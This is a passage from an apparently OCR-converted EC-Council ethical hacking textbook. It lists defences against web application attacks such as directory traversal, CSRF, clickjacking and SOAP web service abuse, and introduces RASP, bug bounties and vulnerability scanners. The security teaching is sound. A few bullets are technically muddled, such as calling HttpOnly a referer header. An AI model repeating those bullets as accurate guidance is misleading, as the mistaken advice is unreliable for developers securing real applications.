  - Implement a common logging mechanism for the whole application and use effective incident response
  - Ensure all logins, access control failures, and input validation failures can be logged with the necessary user context to identify suspicious accounts
  - Make sure that high-value transactions consist of an audit trail with integrity controls to prevent tampering of the databases such as append-only database tables
- **Directory Traversal**

  Directory traversal enables attackers to exploit HTTP, gain access to restricted directories, and execute commands outside the web server's root directory. Developers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

must configure web applications and their servers with appropriate file and directory permissions to avoid directory traversal vulnerabilities.

Some countermeasures against directory traversal attacks are as follows:

- Define access rights to the protected areas of the website
- Apply checks/hotfixes that prevent exploitation of vulnerabilities such as Unicode, which affect the directory traversal
- Web servers should be updated with security patches in a timely manner
- Validate the user input before processing by comparing it with the whitelist and verify that the input contains only purely alphanumeric characters
- Append the input of the application to the base directory and use the platform filesystem API to canonicalize the path
- Use an advanced content management system (CMS) for handing several documents
- Host documents on a separate file server or cloud storage to prevent mixing of public and sensitive documents
- Properly sanitize the file names coming from HTTP requests
- Restrict file names to a list of known good characters and ensure that any references to files use only these characters

- **Unvalidated Redirects and Forwards**

In general, web applications redirect and forward users to other pages and websites. Therefore, if a web application does not validate the data, then attackers can redirect users to malicious websites or use forwarding to access unauthorized pages. Therefore, to prevent such attacks, it is best not to allow users to directly supply parameters to redirect and forward in web application logic.

Some countermeasures against unvalidated redirects and forwards attacks are as follows:

- Avoid using redirects and forwards
- If the destination parameters cannot be avoided, ensure that the supplied value is valid and authorized for the user
- Avoid allowing URL as a user input for the destination and validate the URL
- Sanitize the input by generating a list of trusted URLs that includes a list of hosts or regex
- Implement meta refresh in the page, as it can use hardcoded HTML to automatically redirect users to another page

- **Watering Hole Attack**
  - Apply software patches regularly to remove any vulnerabilities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Monitor network traffic
- Secure the DNS server to prevent attackers from redirecting the site to a new location
- Analyze user behavior
- Inspect popular websites
- Use browser plug-ins that block HTTP redirects
- Disable third-party content such as advertising services, which track user activities
- Make sure to hide online activities with a VPN and enable the browser's private browsing feature
- Make sure to run the web browser in a virtual environment to limit access to the local system

- **Cross-Site Request Forgery**

  Using a CSRF attack, attackers lure a user's browser into sending a fake HTTP request, including the user session cookie and other authentication information, to a legitimate (vulnerable) web application to perform malicious activities.

  Some countermeasures against cross-site request forgery attacks are as follows:

  - Logoff immediately after using a web application and clear the history
  - Do not allow your browser and website to save login details
  - Check the HTTP Referrer header and when processing a POST, ignore URL parameters
  - Use referer headers such as HttpOnly flag that sends an X-Requested-With custom header using jQuery
  - Use CSRF tokens such as nonce tokens that are submitted through the hidden form field to avoid illegal access

- **Cookie/Session Poisoning**

  Browsers use cookies to maintain a session state. They also contain sensitive, session-specific data (e.g., user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs). Attackers engage in cookie/session poisoning by modifying the data in the cookie to gain escalated access or maliciously affect a user session. Developers must hence follow secure coding practices to secure web applications against such poisoning attacks. They must use proper session-token generation mechanisms to issue random session IDs.

  Some countermeasures against cookie/session poisoning attacks are as follows:

  - Do not store plaintext or weakly encrypted passwords in cookies
  - Implement cookie timeout

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Cookie authentication credentials should be associated with an IP address
- Make logout functions available
- Validate all the cookie values to ensure that they are well-formed and correct
- Use virus and malware scanning software to protect the browser from any malicious scripts that hijack the cookies
- Clear stored cookies from the browser regularly
- Employ cookie randomization to change the website or a service cookie whenever the user makes a request
- Use a VPN that adopts high-grade encryption and traffic routing to prevent session sniffing

- **Web Service Attack**

  Use multiple layer protection and standard HTTP authentication techniques to defend against web service attacks. Because most models incorporate business-to-business applications, it becomes easier to restrict access to only valid users.

  Some additional countermeasures against web service attacks are as follows:

  - Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
  - Use document-centric authentication credentials that use SAML
  - Use multiple security credentials such as X.509 Cert, SAML assertions, and WS-Security
  - Deploy web-service-capable firewalls that can perform of SOAP- and ISAPI-level filtering
  - Configure firewalls/IDS systems for web service anomaly and signature detection
  - Configure firewalls/IDS systems to filter improper SOAP and XML syntax
  - Implement centralized in-line requests and response schema validation
  - Block external references and use pre-fetched content when de-referencing URLs
  - Maintain and update a secure repository of XML schemas
  - Use password digests/Kerberos tickets/X.509 certificates in SOAP headers for authentication
  - Use a digital signature for signing messages at the recipient's end and maintain the integrity of the messages
  - Use URL authorization to restrict access to the web service file (.asmx)
  - Authorize access to WSDL files using NTFS permissions
  - Disable the documentation protocols to prevent the dynamic generation of WSDL

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Verify the caller's endpoint in the SOAP message before determining whether the SOAP message is processed by the BPEL engine
- Disable the SOAP Action field such as createUser or deleteUser in the HTTP request
- Avoid using easily guessable SOAP Action terminologies
- Disable the SOAPAction attribute when not in use
- Make sure to compare the operation within the SOAPAction and the SOAP body


- **Clickjacking Attack**
  - Use a server-side method such as X-Frame-Options header and use its options DENY, SAMEORIGIN, and ALLOW-FROM URI to prevent the site from being framed outside the domain
  - Never use client-side methods such as Framebusting or Framebreaking as they can be bypassed easily
  - Mask the HTML document and reveal it only after verifying that the page is not framed
  - Use the Content-Security-Policy (CSP) HTTP header as it provides considerable flexibility for defining sources in complex deployments
- **JavaScript Hijacking**
  - Use .innerText rather than .innerHTML in JavaScript to encode the text automatically
  - Avoid using the function eval due to its vulnerable nature
  - Do not write serialization code
  - Use the encoding library to safeguard the attributes and data elements and avoid building XML dynamically
  - Use SSL/TLS for secure communication and perform encryption on the server instead of the client-side code
  - Build XML using any appropriate framework; avoid building XML manually
  - Make sure to return JSON with an object externally, such as {“result”: [{“object”:” inside array”}]}
- **Username Enumeration**
  - Ensure that inputs that include user identifiers produce outputs containing only generic error messages
  - Use randomly generated data for usernames instead of sequential numbers
  - Employ proper defenses against SQL injection and XSS attacks to prevent dumpable user enumeration
  - Always make sure to apply CAPTCHA to all the input accepting pages to prevent automatic data collection

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use a WAF to detect and block all the individual IP addresses that try to make several requests
- Apply two-factor authentication (2FA) or padding techniques to the response time to prevent username enumeration
- Use random and complex usernames when creating the Active Directory username list
- Always use only complex and difficult-to-guess passwords and change the default usernames and passwords
- Harden all the services to avoid establishing null bind and prevent remote root authentication

- **Attack on Password Reset Mechanism**
  - Perform proper validation of the random token and email link combination before executing the request
  - Ensure that all password reset URLs are used only once and set the expiry time limit
  - Avoid automated requests through programs and enforce human checks using CAPTCHA
  - Restrict the number of requests generated from any IP or device within a stipulated time
  - Use advanced multi-factor authentication (MFA) techniques to prevent account hijacking with password reset tokens

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend Against Web Application Attacks

To defend against web application attacks, you can follow the countermeasures stated earlier. To protect the web server, you can use a WAF firewall/IDS and filter packets. You also should regularly update the server's software using patches to protect it from attackers. Sanitize and filter the user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. You can also use stored procedures and parameter queries to retrieve data and disable verbose error messages that can provide attackers with useful information. Use custom error pages to protect the web applications. To avoid SQL injection into the database, connect using a non-privileged account and grant the least privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.102: Defend against web application attacks

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



RASP for Protecting Web Servers

Runtime Application Self Protection (RASP) is a technology that provides security to applications that run on a server. RASP can be used for detecting runtime attacks on the real-time software application layer and can provide better visibility of hidden vulnerabilities. RASP can detect any malicious activity in the incoming traffic and also validate data requests. RASP protects both web and non-web applications and it can be used to prevent fake programs from being executed inside the application. RASP performs continuous monitoring to help remediate attacks such as unknown zero-day attacks at an early stage without any human intervention.

The RASP layer is placed within the application code. It deploys by monitoring the traffic coming into the server and applies protection mechanisms whenever threat vectors are detected. All the requests are examined through the RASP layer present between the server and the application without affecting the performance of the application. Furthermore, RASP can generate minimized false positives.

Benefits of using RASP

- **Visibility**: RASP offers greater visibility and lets the user have a detailed view of the application to monitor the attacks
- **Collaboration and DevOps**: It provides better collaboration and DevOps as it offers transparency that can provide similar and detailed information to both security professionals and developers
- **Penetration testing**: The increased visibility of RASP helps in avoiding duplicate testing. It also provides information about successful attacks and previously tested applications

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Incident response**: RASP supports incident response to facilitate logging for security and compliance by letting the user report on customized events without modifying the application





Figure 14.103: Overview of RASP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Bug Bounty Programs

A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities. This program focuses on identifying the latest security flaws in the software or any web application that most security developers fail to detect and which may hence pose a great threat. Therefore, individuals or ethical hackers who report the vulnerabilities are rewarded accordingly based on the severity of the bugs. Thus, any threat or flaw that evades the developer can be mitigated before it paves the way to sophisticated cyber-attacks. Many white-hat hackers contribute to this program as part of a comprehensive vulnerability disclosure framework and get rewarded for their work.

Many organizations benefit from such programs, as they need to maintain a keen watch on their system security and identify ignored vulnerabilities. Most of the latest bugs that are not detected by legacy security testing techniques and software tools can be exploited, resulting in major data loss. Such programs can also help organizations to avoid loss of money and reputation in the case of a data breach, as offering rewards through the bug bounty program is more economical. Therefore, most of the large companies use this program for strengthening their security, which in turn enhances websites and programs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Web Application Security Testing Tools

There are various web application security assessment tools available for scanning, detecting, and assessing the vulnerabilities/security of web applications. These tools reveal their security posture; you can use them to find ways to harden security and create robust web applications. Furthermore, these tools automate the process of accurate web application security assessment. This section discusses some web application security testing tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Acunetix WVS**

  Source: *https://www.acunetix.com*

  Acunetix WVS checks web applications for SQL injections, cross-site scripting, etc. It includes advanced penetration testing tools, such as HTTP Editor and HTTP Fuzzer. It scans the ports of a web server and runs security checks against network services. It also tests web forms and password-protected areas. Furthermore, it provides effective vulnerability management by allowing third-party issue trackers such as Jira, GitLab, GitHub, and FogBugz.




Figure 14.104: Screenshot of Acunetix Web Vulnerability Scanner

- **N-Stalker Web App Security Scanner**

  Source: *https://www.nstalker.com*

  N-Stalker Web App Security Scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks. It is a useful security tool for developers, system/security administrators, IT auditors, and staff, as it incorporates the well-known "N-Stealth HTTP

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Security Scanner" and its database of 39,000 web attack signatures along with a component-oriented web application security assessment technology.

